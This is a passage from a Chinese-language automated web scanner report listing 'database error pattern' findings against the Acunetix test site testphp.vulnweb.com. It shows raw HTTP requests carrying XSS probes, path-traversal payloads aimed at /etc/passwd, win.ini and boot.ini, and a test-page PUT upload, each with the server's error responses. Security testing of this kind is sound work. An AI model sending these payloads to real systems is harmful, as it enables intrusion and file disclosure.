  else if (innerWidth!=document.MM_pgW || innerHeight!=document.MM_pgH) location.reload();
}
MM_reloadPage(true);
//-->
</script>

</head>
<body>
<div id="mainLayer" style="position:absolute; width:700px; z-index:1">
<div id="masthead">
  <h1 id="siteName"><a href="https://www.acunetix.com/"></a></h1>
  <h6 id="siteInfo">TEST and Demonstration site for <a
href="https://www.acunetix.com/vulnerability-scanner/">Acunetix Web Vulnerability Scanner</a>
</h6>
  <div id="globalNav">
    <table border="0" cellpadding="0" cellspacing="0" width="100%"><tr>
      <td align="left">
        <a href="index.php">home</a> | <a href="categories.php">categories</a> | <a
href="artists.php">artists
        </a> | <a href="disclaimer.php">disclaimer</a> | <a href="cart.php">your cart</a>
        |
        <a href="guestbook.php">guestbook</a> |
        <a href="AJAX/index.php">AJAX Demo</a>
      </td>
      <td align="right">
      </td>
    </tr></table>
  </div>
</div>
<!-- end masthead -->

<!-- begin content -->
<!-- InstanceBeginEditable name="content_rgn" -->
<div id="content">
  Error: Unknown column 'ProbePhishing' in 'where clause'
  Warning: mysql_fetch_array() expects parameter 1 to be resource, boolean given in
  /hj/var/www/listproducts.php on line 74
</div>
<!-- InstanceEndEditable -->
<!--end content -->

<div id="navBar">
  <div id="search">
    <form action="search.php?test=query" method="post">
      <label>search art</label>
      <input name="searchFor" type="text" size="10">
      <input name="goButton" type="submit" value="go">
    </form>
  </div>
  <div id="sectionLinks">
    <ul>
      <li><a href="categories.php">Browse categories</a></li>
      <li><a href="artists.php">Browse artists</a></li>
      <li><a href="cart.php">Your cart</a></li>
      <li><a href="login.php">Signup</a></li>
      <li><a href="userinfo.php">Your profile</a></li>
      <li><a href="guestbook.php">Our guestbook</a></li>
      <li><a href="AJAX/index.php">AJAX Demo</a></li>
    </ul>
  </div>
  <div class="relatedLinks">
    <h3>Links</h3>
    <ul>
      <li><a href="http://www.acunetix.com">Security art</a></li>
      <li><a href="https://www.acunetix.com/vulnerability-scanner/php-security-scanner/">PHP
scanner</a></li>
      <li><a href="https://www.acunetix.com/blog/articles/prevent-sql-injection-
vulnerabilities-in-php-applications/">PHP vuln help</a></li>
      <li><a href="http://www.electasy.com/Fractal-Explorer/index.html">Fractal Explorer</a>
    </li>
    </ul>
  </div>

```

```

</div>
<div id="advert">
  <p>
    <object classid="clsid:D27CDB6E-AE6D-11cf-96B8-444553540000"
codebase="http://download.macromedia.com/pub/shockwave/cabs/flash/swflash.cab#version=6,0,29,0"
width="107" height="66">
      <param name="movie" value="Flash/add.swf">
      <param name="quality" value="high">
      <embed src="Flash/add.swf" quality="high
pluginspage="http://www.macromedia.com/shockwave/download/index.cgi?
Pl_Prod_Version=ShockwaveFlash" type="application/x-shockwave-flash" width="107" height="66">
    </embed>
  </object>
</p>
</div>
</div>

<!--end navbar -->
<div id="siteInfo"> <a href="http://www.acunetix.com">About Us</a> | <a
href="privacy.php">Privacy Policy</a> | <a href="mailto:wvs@acunetix.com">Contact Us</a> |
&copy;2019
  Acunetix Ltd
</div>
<br>
<div style="background-color:lightgray;width:100%;text-align:center;font-size:12px;paddi
...
...
...

```

问题 16 / 33

TOC

发现数据库错误模式

严重性: **低**

CVSS 分数: 5.0

URL: <http://testphp.vulnweb.com/signup.php>

实体: signup.php (Global)

风险: 可能会查看、修改或删除数据库条目和表

原因: 未对用户输入正确执行危险字符清理

固定值: [查看危险字符注入的可能解决方案](#)

差异: **标题** 从以下位置进行控制: <http://testphp.vulnweb.com/login.php> 至:

```
'"></a><script>alert(68)</script>
```

推理: 测试结果似乎指示存在脆弱性, 因为响应包含 SQL Server 错误。这表明测试设法通过注入危险字符穿透了应用程序并到达 SQL 查询本身。

测试请求和响应:

```

GET /signup.php HTTP/1.1
Accept-Language: en-US
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: '"></a><script>alert(68)</script>
Host: testphp.vulnweb.com
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Win64; x64; Trident/4.0; .NET CLR
2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; Tablet PC 2.0)

HTTP/1.1 200 OK

```



```
Server: nginx/1.4.1
Date: Sun, 03 May 1970 19:49:01 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
```

```
Warning: mysql_connect(): Lost connection to MySQL server at 'reading initial communication
packet', system error: 111 in /hj/var/www/database_connect.php on line 2
Website is out of order. Please visit back later. Thank you for understanding.
```

问题 17 / 33

TOC

发现数据库错误模式

严重性:	低
CVSS 分数:	5.0
URL:	http://testphp.vulnweb.com/product.php
实体:	pic (Global)
风险:	可能会查看、修改或删除数据库条目和表
原因:	未对用户输入正确执行危险字符清理
固定值:	查看危险字符注入的可能解决方案

差异: 参数 从以下位置进行控制: 4 至: ProbePhishing

推理: 测试结果似乎指示存在脆弱性, 因为响应包含 SQL Server 错误。这表明测试设法通过注入危险字符穿透了应用程序并到达 SQL 查询本身。

测试请求和响应:

```
GET /product.php?pic=ProbePhishing HTTP/1.1
Accept-Language: en-US
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: http://testphp.vulnweb.com/listproducts.php?cat=1
Host: testphp.vulnweb.com
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Win64; x64; Trident/4.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; Tablet PC 2.0)
```

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Sun, 03 May 1970 19:49:01 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
```

```
Warning: mysql_connect(): Lost connection to MySQL server at 'reading initial communication
packet', system error: 111 in /hj/var/www/database_connect.php on line 2
Website is out of order. Please visit back later. Thank you for understanding.
```

发现数据库错误模式

严重性:	低
CVSS 分数:	5.0
URL:	http://testphp.vulnweb.com/AJAX/infotitle.php
实体:	id (Global)
风险:	可能会查看、修改或删除数据库条目和表
原因:	未对用户输入正确执行危险字符清理
固定值:	查看危险字符注入的可能解决方案

差异: 参数 从以下位置进行控制: 1 至: ProbePhishing

推理: 测试结果似乎指示存在脆弱性, 因为响应包含 SQL Server 错误。这表明测试设法通过注入危险字符穿透了应用程序并到达 SQL 查询本身。

测试请求和响应:

```
POST /AJAX/infotitle.php HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Cookie: mycookie=3
Accept-Language: en-US
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: http://testphp.vulnweb.com/AJAX/index.php
Host: testphp.vulnweb.com
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Win64; x64; Trident/4.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; Tablet PC 2.0)
Content-Length: 16

id=ProbePhishing

HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Sun, 03 May 1970 19:52:26 GMT
Content-Type: text/xml
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2

<iteminfo>
Warning: mysql_fetch_array() expects parameter 1 to be resource, boolean given in
/hj/var/www/AJAX/infotitle.php on line 7
</iteminfo>
```

发现数据库错误模式

严重性: 低

CVSS 分数: 5.0

URL: http://testphp.vulnweb.com/AJAX/infotitle.php

实体: infotitle.php (Global)

风险: 可能会查看、修改或删除数据库条目和表

原因: 未对用户输入正确执行危险字符清理

固定值: [查看危险字符注入的可能解决方案](#)

差异: 方法 从以下位置进行控制: POST 至: GET

主体 从以下位置进行控制: id=1 至: -

标题 已从请求除去: application/x-www-form-urlencoded

查询 从以下位置进行控制: - 至: >'><script>alert(1943)</script>

推理: 测试结果似乎指示存在脆弱性, 因为响应包含 SQL Server 错误。这表明测试设法通过注入危险字符穿透了应用程序并到达 SQL 查询本身。

测试请求和响应:

```
GET--end_mark_ta--begin_mark_tag--g-- /AJAX/infotitle.php?
%3E'%22%3E%3Cscript%3Ealert(1943)%3C/script%3E HTTP/1.1
Cookie: mycookie=3
Accept-Language: en-US
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: http://testphp.vulnweb.com/AJAX/index.php
Host: testphp.vulnweb.com
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Win64; x64; Trident/4.0; .NET CLR
2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; Tablet PC 2.0)

HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Sun, 03 May 1970 19:52:26 GMT
Content-Type: text/xml
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2

<iteminfo>
Warning: mysql_fetch_array() expects parameter 1 to be resource, boolean given in
/hj/var/www/AJAX/infotitle.php on line 7
</iteminfo>
```

发现数据库错误模式

严重性: **低**

CVSS 分数: 5.0

URL: http://testphp.vulnweb.com/Mod_Rewrite_Shop/Details/network-attached-storage-dlink/1/

实体: SCRIPT+AD7- (Global)

风险: 可能会查看、修改或删除数据库条目和表

原因: 未对用户输入正确执行危险字符清理

固定值: [查看危险字符注入的可能解决方案](#)

差异: 路径 从以下位置进行控制: [/Mod_Rewrite_Shop/Details/network-attached-storage-dlink/1/](#) 至:

[/Mod_Rewrite_Shop/Details/network-attached-storage-dlink/1/%3E+ACJ-+AD4APB-SCRIPT/TYPE=TEXT/VBSCRIPT+AD7-MSGBOX\(123\)+AA0APB-/SCRIPT+AD7-](#)

推理: 测试结果似乎指示存在脆弱性, 因为响应包含 SQL Server 错误。这表明测试设法通过注入危险字符穿透了应用程序并到达 SQL 查询本身。

测试请求和响应:

```
GET /Mod_Rewrite_Shop/Details/network-attached-storage-dlink/1/%3E+ACJ-+AD4APB-SCRIPT/TYPE=TEXT/VBSCRIPT+AD7-MSGBOX(123)+AA0APB-/SCRIPT+AD7- HTTP/1.1
Accept-Language: en-US
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: http://testphp.vulnweb.com/Mod_Rewrite_Shop/
Host: testphp.vulnweb.com
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Win64; x64; Trident/4.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; Tablet PC 2.0)
```

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Sun, 03 May 1970 19:49:01 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1-lucid+2uwsgi2
```

```
Warning: mysql_connect(): Lost connection to MySQL server at 'reading initial communication packet', system error: 111 in /hj/var/www/database_connect.php on line 2
Website is out of order. Please visit back later. Thank you for understanding.
```

发现数据库错误模式

严重性: **低**

CVSS 分数: 5.0

URL: http://testphp.vulnweb.com/Mod_Rewrite_Shop/Details/network-attached-storage-dlink/1/

实体: ShowCode.asp (Global)

风险: 可能会查看、修改或删除数据库条目和表

原因: 未对用户输入正确执行危险字符清理

固定值: [查看危险字符注入的可能解决方案](#)

差异: 路径 从以下位置进行控制: `/Mod_Rewrite_Shop/Details/network-attached-storage-dlink/1/` 至: `/Mod_Rewrite_Shop/Details/network-attached-storage-dlink/1/msadc/Samples/Selector/ShowCode.asp`

查询 从以下位置进行控制: `--` 至: `source=/msadc/../../../../../../../../boot.ini`

推理: 测试结果似乎指示存在脆弱性, 因为响应包含 SQL Server 错误。这表明测试设法通过注入危险字符穿透了应用程序并到达 SQL 查询本身。

测试请求和响应:

```
GET /Mod_Rewrite_Shop/Details/network-attached-storage-
dlink/1/msadc/Samples/Selector/ShowCode.asp?--begin_mark_tag--
source=/msadc/../../../../../../../../boot.ini--end_mark_tag-- HTTP/1.1
Accept-Language: en-US
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: http://testphp.vulnweb.com/Mod_Rewrite_Shop/
Host: testphp.vulnweb.com
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Win64; x64; Trident/4.0; .NET CLR
2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; Tablet PC 2.0)
```

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Sun, 03 May 1970 19:49:01 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1-lucid+2uwsgi2
```

```
Warning: mysql_connect(): Lost connection to MySQL server at 'reading initial communication
packet', system error: 111 in /hj/var/www/database_connect.php on line 2
Website is out of order. Please visit back later. Thank you for understanding.
```

发现数据库错误模式

严重性: **低**

CVSS 分数: 5.0

URL: http://testphp.vulnweb.com/Mod_Rewrite_Shop/Details/web-camera-a4tech/2/

实体: test_page77852.html (Global)

风险: 可能会查看、修改或删除数据库条目和表

原因: 未对用户输入正确执行危险字符清理

固定值: [查看危险字符注入的可能解决方案](#)

差异: 路径 从以下位置进行控制: [/Mod_Rewrite_Shop/Details/web-camera-a4tech/2/](#) 至:

[/Mod_Rewrite_Shop/Details/web-camera-a4tech/2/test_page77852.html](#)

方法 从以下位置进行控制: **GET** 至: **PUT**

主体 从以下位置进行控制: **--** 至: [This is an AppScan test page](#)

推理: 测试结果似乎指示存在脆弱性, 因为响应包含 SQL Server 错误。这表明测试设法通过注入危险字符穿透了应用程序并到达 SQL 查询本身。

测试请求和响应:

```
PUT /Mod_Rewrite--begin_mark_tag--_Shop/Details/web-camera-a4tech/2/test_page77852.html--
end_mark_tag-- HTTP/1.1
Accept-Language: en-US
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: http://testphp.vulnweb.com/Mod_Rewrite_Shop/
Host: testphp.vulnweb.com
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Win64; x64; Trident/4.0; .NET CLR
2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; Tablet PC 2.0)
Content-Length: 28

--begin_mark_tag--This is an AppScan test page--end_mark_tag--

HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Sun, 03 May 1970 19:49:01 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2

Warning: mysql_connect(): Lost connection to MySQL server at 'reading initial communication
packet', system error: 111 in /hj/var/www/database_connect.php on line 2
Website is out of order. Please visit back later. Thank you for understanding.
```

发现数据库错误模式

严重性: **低**

CVSS 分数: 5.0

URL: http://testphp.vulnweb.com/Mod_Rewrite_Shop/Details/web-camera-a4tech/2/

实体: ShowCode.asp (Global)

风险: 可能会查看、修改或删除数据库条目和表

原因: 未对用户输入正确执行危险字符清理

固定值: [查看危险字符注入的可能解决方案](#)

差异: 路径 从以下位置进行控制: [/Mod_Rewrite_Shop/Details/web-camera-a4tech/2/](#) 至:

[/Mod_Rewrite_Shop/Details/web-camera-a4tech/2/msadc/Samples/Selector/ShowCode.asp](#)

查询 从以下位置进行控制: [--](#) 至: [source=/msadc/../../../../../../../../boot.ini](#)

推理: 测试结果似乎指示存在脆弱性, 因为响应包含 SQL Server 错误。这表明测试设法通过注入危险字符穿透了应用程序并到达 SQL 查询本身。

测试请求和响应:

```
GET /Mod_Rewrite_Shop/Details/web-camera-a4tech/2/msadc/Samples/Selector/ShowCode.asp?--
begin_mark_tag--source=/msadc/../../../../../../../../boot.ini--end_mark_tag-- HTTP/1.1
Accept-Language: en-US
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: http://testphp.vulnweb.com/Mod_Rewrite_Shop/
Host: testphp.vulnweb.com
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Win64; x64; Trident/4.0; .NET CLR
2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; Tablet PC 2.0)
```

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Sun, 03 May 1970 19:49:01 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1-lucid+2uwsgi2
```

```
Warning: mysql_connect(): Lost connection to MySQL server at 'reading initial communication
packet', system error: 111 in /hj/var/www/database_connect.php on line 2
Website is out of order. Please visit back later. Thank you for understanding.
```

发现数据库错误模式

严重性:	低
CVSS 分数:	5.0
URL:	http://testphp.vulnweb.com/Mod_Rewrite_Shop/BuyProduct-1/
实体:	passwd (Global)
风险:	可能会查看、修改或删除数据库条目和表
原因:	未对用户输入正确执行危险字符清理
固定值:	查看危险字符注入的可能解决方案

差异: 路径 从以下位置进行控制: `/Mod Rewrite Shop/BuyProduct-1/` 至:

```
/Mod_Rewrite_Shop/BuyProduct-1%0%af..%0%af..%0%af..%0%af..%0%af..%0%af..%0%af..%0%af..%0%af..%0%af..%0%afetc/passwd
```

推理: 测试结果似乎指示存在脆弱性，因为响应包含 **SQL Server** 错误。这表明测试设法通过注入危险字符穿透了应用程序并到达 **SQL** 查询本身。

测试请求和响应:

```
GET /Mod_Rewrite_Shop/BuyProduct-  
1%c0%af...%c0%af...%c0%af...%c0%af...%c0%af...%c0%af...%c0%af...%c0%af...%c0%af...%c0%af..  
%c0%afetc/passwd HTTP/1.1  
Accept-Language: en-US  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8  
Referer: http://testphp.vulnweb.com/Mod_Rewrite_Shop/Details/network-attached-storage-dlink/1/  
Host: testphp.vulnweb.com  
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Win64; x64; Trident/4.0; .NET CLR  
2.0.50729; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; Tablet PC 2.0)  
  
HTTP/1.1 200 OK  
Server: nginx/1.4.1  
Date: Sun, 03 May 1970 20:04:41 GMT  
Content-Type: text/html  
Transfer-Encoding: chunked  
Connection: keep-alive  
X-Powered-By: PHP/5.3.10-1~lucid+2uwsqi2
```

```
Warning: mysql_fetch_array() expects parameter 1 to be resource, boolean given in
/hj/var/www/Mod Rewrite Shop/buy.php on line 8
```


发现数据库错误模式

严重性: **低**

CVSS 分数: 5.0

URL: http://testphp.vulnweb.com/Mod_Rewrite_Shop/BuyProduct-1/

实体: win.ini (Global)

风险: 可能会查看、修改或删除数据库条目和表

原因: 未对用户输入正确执行危险字符清理

固定值: [查看危险字符注入的可能解决方案](#)

差异: 路径 从以下位置进行控制: [/Mod_Rewrite_Shop/BuyProduct-1/](#) 至:

[/Mod_Rewrite_Shop/BuyProduct-1%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%afwinnt/win.ini](#)

推理: 测试结果似乎指示存在脆弱性, 因为响应包含 SQL Server 错误。这表明测试设法通过注入危险字符穿透了应用程序并到达 SQL 查询本身。

测试请求和响应:

```
GET /Mod_Rewrite_Shop/BuyProduct-1%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%afwinnt/win.ini HTTP/1.1
Accept-Language: en-US
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: http://testphp.vulnweb.com/Mod_Rewrite_Shop/Details/network-attached-storage-dlink/1/
Host: testphp.vulnweb.com
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Win64; x64; Trident/4.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; Tablet PC 2.0)
```

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Sun, 03 May 1970 20:04:41 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
```

```
Warning: mysql_fetch_array() expects parameter 1 to be resource, boolean given in
/hj/var/www/Mod_Rewrite_Shop/buy.php on line 8
```

发现数据库错误模式

严重性:	低
CVSS 分数:	5.0
URL:	http://testphp.vulnweb.com/Mod_Rewrite_Shop/BuyProduct-2/
实体:	passwd (Global)
风险:	可能会查看、修改或删除数据库条目和表
原因:	未对用户输入正确执行危险字符清理
固定值:	查看危险字符注入的可能解决方案

差异: 路径 从以下位置进行控制: `/Mod Rewrite Shop/BuyProduct-2/` 至:

```
/Mod_Rewrite_Shop/BuyProduct-2%0%af..%0%af..%0%af..%0%af..%0%af..%0%af..%0%af..%0%af..%0%af..%0%af..%0%afetc/passwd
```

推理: 测试结果似乎指示存在脆弱性，因为响应包含 **SQL Server** 错误。这表明测试设法通过注入危险字符穿透了应用程序并到达 **SQL** 查询本身。

测试请求和响应:

```
GET /Mod_Rewrite_Shop/BuyProduct-
2%0%af...%0%af...%0%af...%0%af...%0%af...%0%af...%0%af...%0%af...%0%af...
%0%afetc/passwd HTTP/1.1
Accept-Language: en-US
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: http://testphp.vulnweb.com/Mod_Rewrite_Shop/Details/web-camera-a4tech/2/
Host: testphp.vulnweb.com
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Win64; x64; Trident/4.0; .NET CLR
2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; Tablet PC 2.0)

HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Sun, 03 May 1970 20:04:41 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid2uwsqi2
```

```
Warning: mysql_fetch_array() expects parameter 1 to be resource, boolean given in
/hj/var/www/Mod Rewrite Shop/buy.php on line 8
```

发现数据库错误模式

严重性: **低**

CVSS 分数: 5.0

URL: http://testphp.vulnweb.com/Mod_Rewrite_Shop/BuyProduct-2/

实体: win.ini (Global)

风险: 可能会查看、修改或删除数据库条目和表

原因: 未对用户输入正确执行危险字符清理

固定值: [查看危险字符注入的可能解决方案](#)

差异: 路径 从以下位置进行控制: [/Mod_Rewrite_Shop/BuyProduct-2/](#) 至:

[/Mod_Rewrite_Shop/BuyProduct-2%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%afwinnt/win.ini](#)

推理: 测试结果似乎指示存在脆弱性, 因为响应包含 SQL Server 错误。这表明测试设法通过注入危险字符穿透了应用程序并到达 SQL 查询本身。

测试请求和响应:

```
GET /Mod_Rewrite_Shop/BuyProduct-2%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%afwinnt/win.ini HTTP/1.1
Accept-Language: en-US
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: http://testphp.vulnweb.com/Mod_Rewrite_Shop/Details/web-camera-a4tech/2/
Host: testphp.vulnweb.com
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Win64; x64; Trident/4.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; Tablet PC 2.0)
```

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Sun, 03 May 1970 20:04:41 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
```

```
Warning: mysql_fetch_array() expects parameter 1 to be resource, boolean given in
/hj/var/www/Mod_Rewrite_Shop/buy.php on line 8
```

发现数据库错误模式

严重性:	低
CVSS 分数:	5.0
URL:	http://testphp.vulnweb.com/Mod_Rewrite_Shop/BuyProduct-3/
实体:	passwd (Global)
风险:	可能会查看、修改或删除数据库条目和表
原因:	未对用户输入正确执行危险字符清理
固定值:	查看危险字符注入的可能解决方案

差异: 路径 从以下位置进行控制: `/Mod Rewrite Shop/BuyProduct-3/` 至:

```
/Mod_Rewrite_Shop/BuyProduct-3%0%af..%0%af..%0%af..%0%af..%0%af..%0%af..%0%af..%0%af..%0%af..%0%afetc/passwd
```

推理: 测试结果似乎指示存在脆弱性，因为响应包含 **SQL Server** 错误。这表明测试设法通过注入危险字符穿透了应用程序并到达 **SQL** 查询本身。

测试请求和响应:

```
GET /Mod_Rewrite_Shop/BuyProduct-3%0%af..%0%af..%0%af..%0%af..%0%af..%0%af..%0%af..%0%af..%0%af..%0%af..%0%af..%0%af..%0%af..%0%af..%0%af..%0%afetc/passwd HTTP/1.1
Accept-Language: en-US
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: http://testphp.vulnweb.com/Mod_Rewrite_Shop/Details/color-printer/3/
Host: testphp.vulnweb.com
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Win64; x64; Trident/4.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; Tablet PC 2.0)

HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Sun, 03 May 1970 20:04:41 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid2uwsqi2
```

```
Warning: mysql_fetch_array() expects parameter 1 to be resource, boolean given in
/hj/var/www/Mod Rewrite Shop/buy.php on line 8
```

发现数据库错误模式

严重性: **低**

CVSS 分数: 5.0

URL: http://testphp.vulnweb.com/Mod_Rewrite_Shop/BuyProduct-3/

实体: win.ini (Global)

风险: 可能会查看、修改或删除数据库条目和表

原因: 未对用户输入正确执行危险字符清理

固定值: [查看危险字符注入的可能解决方案](#)

差异: 路径 从以下位置进行控制: [/Mod_Rewrite_Shop/BuyProduct-3/](#) 至:

[/Mod_Rewrite_Shop/BuyProduct-3%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%afwinnt/win.ini](#)

推理: 测试结果似乎指示存在脆弱性, 因为响应包含 SQL Server 错误。这表明测试设法通过注入危险字符穿透了应用程序并到达 SQL 查询本身。

测试请求和响应:

```
GET /Mod_Rewrite_Shop/BuyProduct-3%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%afwinnt/win.ini HTTP/1.1
Accept-Language: en-US
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: http://testphp.vulnweb.com/Mod_Rewrite_Shop/Details/color-printer/3/
Host: testphp.vulnweb.com
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Win64; x64; Trident/4.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; Tablet PC 2.0)
```

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Sun, 03 May 1970 20:04:41 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
```

```
Warning: mysql_fetch_array() expects parameter 1 to be resource, boolean given in /hj/var/www/Mod_Rewrite_Shop/buy.php on line 8
```

发现数据库错误模式

严重性:	低
CVSS 分数:	5.0
URL:	http://testphp.vulnweb.com/secured/newuser.php
实体:	newuser.php (Global)
风险:	可能会查看、修改或删除数据库条目和表
原因:	未对用户输入正确执行危险字符清理
固定值:	查看危险字符注入的可能解决方案

差异: 参数 从以下位置进行控制: -- 至: %E%22%27%E%3Cscript%3Ealert%28149%29%3C%2Fscript%3E
参数 从以下位置进行控制: -- 至: %E%22%27%E%3Cscript%3Ealert%28149%29%3C%2Fscript%3E
参数 从以下位置进行控制: -- 至: %E%22%27%E%3Cscript%3Ealert%28149%29%3C%2Fscript%3E
参数 从以下位置进行控制: -- 至: %E%22%27%E%3Cscript%3Ealert%28149%29%3C%2Fscript%3E
参数 从以下位置进行控制: 1234 至: %E%22%27%E%3Cscript%3Ealert%28149%29%3C%2Fscript%3E
参数 从以下位置进行控制: test@altoromutual.com 至: %E%22%27%E%3Cscript%3Ealert%28149%29%3C%2Fscript%3E
参数 从以下位置进行控制: 555-555-5555 至: %E%22%27%E%3Cscript%3Ealert%28149%29%3C%2Fscript%3E
参数 从以下位置进行控制: 753 Main Street 至: %E%22%27%E%3Cscript%3Ealert%28149%29%3C%2Fscript%3E
参数 从以下位置进行控制: signup 至: %E%22%27%E%3Cscript%3Ealert%28149%29%3C%2Fscript%3E

推理: 测试结果似乎指示存在脆弱性, 因为响应包含 SQL Server 错误。这表明测试设法通过注入危险字符穿透了应用程序并到达 SQL 查询本身。

测试请求和响应:

```
POST /secured/newuser.php HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Accept-Language: en-US
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: http://testphp.vulnweb.com/signup.php
Host: testphp.vulnweb.com
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Win64; x64; Trident/4.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; Tablet PC 2.0)
Content-Length: 546

uname=%E%22%27%E%3Cscript%3Ealert%28149%29%3C%2Fscript%3E--begin_mark_tag--
upass=%E%22%27%E%3Cscript%3Ealert%28149%29%3C%2Fscript%3E--end_mark_tag----begin_mark_tag--
